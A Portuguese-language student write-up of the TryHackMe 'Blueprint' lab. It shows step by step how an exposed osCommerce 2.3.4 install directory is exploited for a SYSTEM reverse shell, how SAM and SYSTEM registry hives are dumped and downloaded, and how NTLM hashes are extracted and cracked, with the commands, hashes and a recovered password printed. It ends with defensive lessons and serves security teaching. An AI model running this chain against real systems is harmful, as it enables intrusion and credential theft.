

Universidade de Brasília
Tópicos Avançados em Computadores

Write-Up

TryHackMe – Blueprint

Plataforma: TryHackMe
Dificuldade: Fácil
Data de Resolução: 27/06/2026

Autor: Mateus Reis Bastos
Matrícula: 241008513

Universidade de Brasília – UnB
2026

Sumário

1	Visão Geral	2
2	Reconhecimento	2
2.1	Varredura de Portas	2
2.2	Enumeração da Aplicação Web	3
3	Exploração Inicial	3
3.1	Pesquisa de Exploit	3
3.2	Obtenção de Shell	4
4	Pós-Exploração e Extração de Credenciais	4
4.1	Dump das Hives do Registro	4
4.2	Extração das Hashes NTLM	5
4.3	Quebra da Hash com CrackStation	5
5	Captura das Flags	5
6	Conclusão	6

1 Visão Geral

A máquina Blueprint é um desafio de nível fácil que simula um servidor Windows com uma aplicação de e-commerce mal configurada e desatualizada. O vetor de ataque principal é uma vulnerabilidade de **Execução Remota de Código (RCE)** no **osCommerce 2.3.4**, causada pelo diretório de instalação (`/install/`) deixado acessível ao público após a implantação. A exploração dessa falha entrega acesso imediato com privilégios de **SYSTEM**, o que permite extrair as *hashes* NTLM dos usuários locais diretamente do registro do Windows e quebrá-las *offline* para obter a senha em texto claro.

2 Reconhecimento

2.1 Varredura de Portas

Iniciei o reconhecimento com uma varredura abrangente usando o **Nmap**, escaneando todas as portas TCP com detecção de versão e execução dos scripts padrão.

```
1 nmap -p- -sV -sC -T4 --min-rate 5000 blueprint.thm
```

Listing 1: Varredura de portas e serviços com Nmap

A varredura retornou as seguintes portas abertas:

- **Porta 80:** HTTP — Microsoft IIS 7.5
- **Porta 135:** MSRPC
- **Porta 139:** NetBIOS-SSN (SMB)
- **Porta 443:** HTTPS — Apache/2.4.23 (Win32) OpenSSL
- **Porta 445:** Microsoft-DS (SMB)
- **Porta 3306:** MySQL — MariaDB
- **Porta 8080:** HTTP — Apache/2.4.23 (Win32) PHP/5.6.28
- **Porta 49152–49160:** MSRPC (várias)

```
1 PORT      STATE SERVICE
2 80/tcp    open  http
3 135/tcp   open  msrpc
4 139/tcp   open  netbios-ssn
5 443/tcp   open  ssl/http
6 445/tcp   open  microsoft-ds
7 3306/tcp  open  mysql
8 8080/tcp  open  http-proxy
9 [...]
```

Listing 2: Resultado truncado da varredura do Nmap

O ponto de maior interesse foi imediatamente a **porta 8080**, rodando Apache com PHP — indicativo de uma aplicação web dinâmica hospedada fora do IIS padrão. A presença do **MySQL** na porta 3306 reforçou a hipótese de uma aplicação web com banco de dados, um alvo clássico para enumeração de vulnerabilidades conhecidas.

2.2 Enumeração da Aplicação Web

Ao acessar `http://blueprint.thm:8080/` no navegador, fui direcionado para uma instalação do **osCommerce 2.3.4**, uma plataforma de e-commerce open-source desatualizada.




Figura 1: Página inicial do osCommerce 2.3.4 exposta na porta 8080.

Ao navegar para o caminho `/catalog/install/`, o assistente de instalação do osCommerce estava completamente acessível, sem nenhum controle de acesso. Essa é uma falha de configuração gravíssima: o diretório `install/` nunca deveria estar exposto em um ambiente de produção, pois permite que qualquer pessoa reinicie o processo de instalação e injete código malicioso nos arquivos de configuração da aplicação.

3 Exploração Inicial

3.1 Pesquisa de Exploit

Confirmada a versão do osCommerce, consultei o banco de dados do **Exploit-DB** com o **searchsploit** para verificar vulnerabilidades conhecidas.

```
1 searchsploit oscommerce 2.3.4
```

Listing 3: Busca por exploits do osCommerce com searchsploit

O **searchsploit** listou um exploit de **Remote Code Execution (RCE)** para a versão 2.3.4, identificado como **CVE-2018-18574** / EDB-ID 44374. A vulnerabilidade permite que um atacante não autenticado injete código PHP arbitrário no arquivo `includes/configure.php` durante o processo de (re)instalação, obtendo execução de código no servidor.

3.2 Obtenção de Shell

Para explorar a vulnerabilidade, utilizei um script Python de PoC (*Proof of Concept*) disponível publicamente. O exploit abusa do processo de instalação do osCommerce para injetar um *payload* PHP no arquivo de configuração da aplicação.

Antes de executar o exploit, abri um *listener* com o **Netcat** para receber a conexão reversa.

```
1 nc -lnvp 4444
```

Listing 4: Inicializando o ouvinte para o reverse shell

Em seguida, executei o script de exploit apontando para a URL da aplicação:

```
1 python3 exploit_oscommerce.py \  
2 http://blueprint.thm:8080/catalog/
```

Listing 5: Execução do exploit de RCE contra o osCommerce 2.3.4

O exploit injetou um *webshell* PHP no arquivo de configuração da aplicação e, ao ser acionado, enviou uma conexão reversa para o meu *listener*.

```
1 C:\xampp\htdocs\oscommerce-2.3.4\catalog\install\includes >  
   whoami  
2 nt authority\system  
3 [...]
```

Listing 6: Shell recebido truncado

A sessão foi estabelecida diretamente como NT AUTHORITY\SYSTEM — o nível mais alto de privilégio no Windows. Isso ocorre porque o servidor Apache/XAMPP estava configurado para rodar com privilégios de SYSTEM, eliminando a necessidade de uma etapa separada de escalada de privilégios.

4 Pós-Exploração e Extração de Credenciais

4.1 Dump das Hives do Registro

Com acesso como SYSTEM, pude extrair as *hashes* de senhas dos usuários locais diretamente das *hives* de registro do Windows (SAM e SYSTEM). Salvei os arquivos em um diretório dentro do servidor web para facilitar o download.

```
1 reg save HKLM\SAM C:\xampp\htdocs\oscommerce-2.3.4\catalog\  
   install\includes\sam.save  
2 reg save HKLM\SYSTEM C:\xampp\htdocs\oscommerce-2.3.4\catalog\  
   install\includes\system.save
```

Listing 7: Extração das hives SAM e SYSTEM do registro do Windows

Em seguida, baixei os dois arquivos na minha máquina de ataque via **wget**:

```
1 wget http://blueprint.thm:8080/catalog/install/includes/sam.  
   save
```

```
2 wget http://blueprint.thm:8080/catalog/install/includes/system.save
```

Listing 8: Download das hives salvas via HTTP

4.2 Extração das Hashes NTLM

Com os arquivos em mãos, utilizei o **impacket-secretsdump** para extrair os hashes NTLM dos usuários locais.

```
1 impacket-secretsdump -sam sam.save -system system.save LOCAL
```

Listing 9: Extração de hashes NTLM com impacket-secretsdump

```
1 [*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
2 Administrator:500:aad3b435b51404eeaad3b435b51404ee:549
   a1bcb88e35dc18c7a0b0168631411:::
3 Guest:501:aad3b435b51404eeaad3b435b51404ee:31
   d6cfe0d16ae931b73c59d7e0c089c0:::
4 Lab:1000:aad3b435b51404eeaad3b435b51404ee:30
   e87bf999828446a1c1209ddde4c450:::
5 [...]
```

Listing 10: Saída truncada do impacket-secretsdump

A saída exibiu as *hashes* de todos os usuários locais, incluindo o usuário **Lab**, no formato:

```
1 Lab:1000:aad3b435b51404eeaad3b435b51404ee:<HASH-NTLM-AQUI>:::
```

Listing 11: Formato da saída com a hash NTLM do usuário Lab

4.3 Quebra da Hash com CrackStation

Copiei a parte da *hash* NTLM (a segunda metade após o último :) e joguei no **CrackStation**. O serviço identificou a senha correspondente instantaneamente a partir de seu banco de dados de *rainbow tables*.

1	Hash	Type	Result
2	30e87bf999828446a1c1209ddde4c450	NTLM	googleplus
3	[...]		

Listing 12: Resultado truncado da quebra de hash

Com a senha em texto claro, as credenciais do usuário **Lab** foram completamente comprometidas.

5 Captura das Flags

Com o shell já rodando como NT AUTHORITY\SYSTEM, a coleta das *flags* foi direta. Naveguei até os diretórios dos usuários para ler os arquivos de *flag*.

```
1 type C:\Users\Lab\Desktop\user.txt
```

Listing 13: Captura da flag do usuário Lab

```
1 type C:\Users\Administrator\Desktop\root.txt
```

Listing 14: Captura da flag do Administrador

```
1 C:\> type C:\Users\Lab\Desktop\user.txt
2 THM{...truncado...}
3
4 C:\> type C:\Users\Administrator\Desktop\root.txt
5 THM{...truncado...}
```

Listing 15: Captura truncada das flags

6 Conclusão

A máquina Blueprint ilustra de forma didática como um único descuido na implantação de uma aplicação web pode resultar na comprometimento total de um servidor. A raiz de toda a exploração foi a negligência de não remover ou restringir o acesso ao diretório `/install/` após a configuração inicial do osCommerce — um erro documentado e amplamente conhecido.

Os principais aprendizados desta máquina são:

- **Nunca deixe diretórios de instalação acessíveis em produção:** O diretório `/install/` de qualquer *CMS* ou aplicação web deve ser removido ou ter seu acesso bloqueado imediatamente após a implantação. Sua presença é uma vulnerabilidade crítica de RCE.
- **Mantenha as dependências atualizadas:** O osCommerce 2.3.4 possui vulnerabilidades conhecidas e publicamente documentadas no Exploit-DB. A atualização contínua do software é uma das medidas de segurança mais básicas e eficazes.
- **Princípio do menor privilégio para serviços web:** O fato de o Apache rodar como `NT AUTHORITY\SYSTEM` eliminou qualquer barreira pós-exploração. Serviços web jamais devem rodar com privilégios administrativos. Uma conta de serviço dedicada e com permissões mínimas teria forçado o atacante a realizar uma etapa adicional de escalada de privilégios.
- **Hashes NTLM são credenciais:** A extração de *hashes* do registro do Windows não requer nenhuma ferramenta sofisticada — apenas acesso privilegiado. Senhas fracas são facilmente quebradas com ferramentas como o CrackStation, tornando o uso de senhas longas e complexas essencial para a defesa em profundidade.

Referências

- [1] TryHackMe. *Blueprint — Windows Penetration Testing Challenge*. Disponível em: <https://tryhackme.com/room/blueprint>
- [2] Exploit-DB. *osCommerce 2.3.4 — Remote Code Execution (EDB-ID 44374)*. Disponível em: <https://www.exploit-db.com/exploits/44374>
- [3] SecureAuth Corporation. *Impacket — Collection of Python Classes for Working with Network Protocols*. Disponível em: <https://github.com/fortra/impacket>
- [4] CrackStation. *Free Password Hash Cracker*. Disponível em: <https://crackstation.net/>
- [5] HackTricks. *Stealing Windows Credentials — SAM & LSA Secrets*. Disponível em: <https://book.hacktricks.xyz/windows-hardening/stealing-credentials>
- [6] NIST NVD. *CVE-2018-18574 — osCommerce 2.3.4 Remote Code Execution*. Disponível em: <https://nvd.nist.gov/vuln/detail/CVE-2018-18574>